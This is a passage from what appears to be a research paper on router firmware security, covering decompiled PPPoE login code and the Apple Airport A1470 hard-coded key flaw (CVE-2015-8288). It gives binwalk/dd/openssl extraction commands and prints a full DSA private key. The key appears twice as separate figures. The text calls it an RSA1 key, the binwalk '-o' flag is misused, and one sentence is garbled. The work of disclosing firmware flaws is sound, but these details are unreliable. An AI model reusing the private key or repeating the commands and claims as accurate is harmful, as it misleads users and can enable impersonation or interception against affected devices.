  memset(UserPasswordString,0,0x80);
  sprintf(WanUserIDString,"wan%d.ppoe.userid",WanID);
  GetValue(WanUserIDString,UserIDString);
  sprintf(WanUserIDString,"wan%d.ppoe.pwd",WanID);
  GetValue(WanUserIDString,UserPasswordString);
  iVar1 = strcmp(Username,UserIDString);
  if ((iVar1 == 0) && (iVar1 = strcmp(Password,UserPasswordString), iVar1 == 0)) {
    uVar2 = 0;
  }
  else {
    uVar2 = 1;
  }
  return uVar2;
}
```

Fig. 63.

Upon login, the device crashes and reboots perpetually, indicative of the severity and persistence of the issue.


J. Apple

1. Apple Airport A1470

Apple Airport A1470 is vulnerable to hard-coded cryptographic keys embedded in their firmware.CVE-2015-8288 addresses a security vulnerability where a hard-coded cryptographic key is used within a system or application. This type of vulnerability arises when a cryptographic key is embedded directly into the source code of an application or system, rather than being generated dynamically or stored in a secure manner outside of the application.


The firmware for these devices contains a hard-coded RSA private key, as well as a hard-coded X.509 certificate and key. An attacker with knowledge of these keys could gain administrator access to the device, implement man-in-the-middle attacks, or decrypt passively captured packets.

To investigate the firmware for cryptographic keys, start by using 'binwalk' to pinpoint the location of essential files, exporting the details to 'offsets.txt' with the command 'binwalk -e -o offsets.txt firmware.bin'. Next, leverage 'dd' to carve out the key files from the firmware image; for instance, 'dd if=firmware.bin of=key1.pem bs=1 skip=0x1D2AE00 count=1024' can be used to extract an OpenSSH RSA1 private key file. Follow this by employing 'openssl' to scrutinize the key files further, such as with 'openssl rsa -in key1.pem -text' for detailed private key information. Repeat the extraction and examination process for each identified key file within the firmware. This thorough analysis aims to uncover any potential security flaws or vulnerabilities linked to these keys, including weak passwords, expired keys, or keys duplicated across several devices, which could potentially be leveraged by malicious entities.



```
-----BEGIN DSA PRIVATE KEY-----
MIIBvAIBAAKBgQDlnOawzNeoIK/lhQRD0tIydANntIY6ljw6Wygnxsm03dqoEpNK
vr+82t9uVZOkz3SRwe1koZ1p/9Ud0PRgP5gVGvpUQx83SbQMqO+LzCf+ZpB4PYB0
JaP3+gpl1nAnWvA0EzTvCn3QQDrLa6yHDaQBzSSObDIHhoLQbzh+6oJkpwIVAP+7
0emotNqpAyOEhvrM8rwdiXs3AoGBAJJM1mQcTcKm8SAeVXcn5jI6we/RWEmP1R5L
GPqtX4fa7INpBF5gZDs2CcIRM74sVhtSFEYn62f4MTqFw29+zfcNuGt7atEalkRF
3zqJ/fFL1pxnDJjMlZyHtVI7O/BUrr6rcRQQxYPJI7tV2zJWDkgcPDZa2AlCBWL0
LJkNwUSgAoGAMUtOykXnYFSoomT8Ms/7/T6YZu9/mqenKtGZLpdezypkOvsByP6z
G7+66E3wA9zOUijejqe0mqUzk1IJ9QZXpvoydHppvpsgXlGIKhOBhXf3/PHuHtu7
yjoHUHUpkgdN4YcKVS3EjIqD/WO/0GvhpuunZCxmwI/+wKnA03IklZECFQCWF19A
PC4KUOFYX4nrJWFCEQQleA==
-----END DSA PRIVATE KEY-----
```

Fig. 64.



```
-----BEGIN DSA PRIVATE KEY-----
MIIBvAIBAAKBgQDlnOawzNeoIK/lhQRD0tIydANntIY6ljw6Wygnxsm03dqoEpNK
vr+82t9uVZOkz3SRwe1koZ1p/9Ud0PRgP5gVGvpUQx83SbQMqO+LzCf+ZpB4PYB0
JaP3+gpl1nAnWvA0EzTvCn3QQDrLa6yHDaQBzSSObDIHhoLQbzh+6oJkpwIVAP+7
0emotNqpAyOEhvrM8rwdiXs3AoGBAJJM1mQcTcKm8SAeVXcn5jI6we/RWEmP1R5L
GPqtX4fa7INpBF5gZDs2CcIRM74sVhtSFEYn62f4MTqFw29+zfcNuGt7atEalkRF
3zqJ/fFL1pxnDJjMlZyHtVI7O/BUrr6rcRQQxYPJI7tV2zJWDkgcPDZa2AlCBWL0
LJkNwUSgAoGAMUtOykXnYFSoomT8Ms/7/T6YZu9/mqenKtGZLpdezypkOvsByP6z
G7+66E3wA9zOUijejqe0mqUzk1IJ9QZXpvoydHppvpsgXlGIKhOBhXf3/PHuHtu7
yjoHUHUpkgdN4YcKVS3EjIqD/WO/0GvhpuunZCxmwI/+wKnA03IklZECFQCWF19A
PC4KUOFYX4nrJWFCEQQleA==
-----END DSA PRIVATE KEY-----
```

Fig. 65.

After examined the Airport firmware and found five keys listed sequentially in the firmware, including an OpenSSH RSA1 private key and an OpenSSH RSA public key. The last key, which is an OpenSSH RSA public key, may have been a guess as to where it ended.

IV. CONCLUSION

Throughout this project various aspects of router firmwares are explored. It is evident that maintaining the security of WiFi routers' firmware is crucial in safeguarding network integrity and protecting against potential cyber threats. Proper configuration practices, regular updates to address vulnerabilities, and adherence to security best practices are essential in mitigating risks associated with firmware security.

Thus, ultimately by addressing security concerns at the firmware level, the resilience of WiFi networks, safeguard sensitive data, and mitigate the risk of unauthorized access and exploitation can be enhanced.

References

1. *Automated Security Analysis of Firmware.* **Bolandi, Farrokh.** Stockholm, Sweden : s.n.
2. ***https://www.cpomagazine.com/cyber-security/most-popular-home-routers-plagued-by-known-vulnerabilities-which-vendors-continue-to-ignore/.*** **[Online]**
3. **https://blog.mikrotik.com/security/. [Online]**
4. ***https://www.cloudflare.com/learning/dns/glossary/dynamic-dns/.*** **[Online]**
5. ***https://boschko.ca/qemu-emulating-firmware/.*** **[Online]**
6. ***https://medium.com/@cuncis/remote-code-execution-rce-understanding-the-threat-and-how-to-protect-against-it-fe65cb56fe45.*** **[Online]**
7. ***https://cyber.vumetric.com/vulns/CVE-2023-49351/out-of-bounds-write-vulnerability-in-edimax-br-6478ac-firmware-1-23/.*** **[Online]**

8.https://secnigma.wordpress.com/2022/01/18/a-beginners-guide-into-router-hacking-and-firmware-emulation/

9.https://sergioprado.blog/reverse-engineering-router-firmware-with-binwalk/

10.https://boschko.ca/qemu-emulating-firmware/

11.https://www.cyfirma.com/research/comprehensive-analysis-of-cve-2024-21833-vulnerability-in-tp-link-routers-threat-landscape-exploitation-risks-and-mitigation-strategies/

12.https://support.dlink.com.au/Download/download.aspx?product=DIR-882

13.https://www.opencve.io/cve/CVE-2022-38132

14.https://www.linksys.com/gb/support-article/?articleNum=47131

15.https://www.netgear.com/support/product/r6250#download

16.https://en.wikipedia.org/wiki/Zero-day_(computing)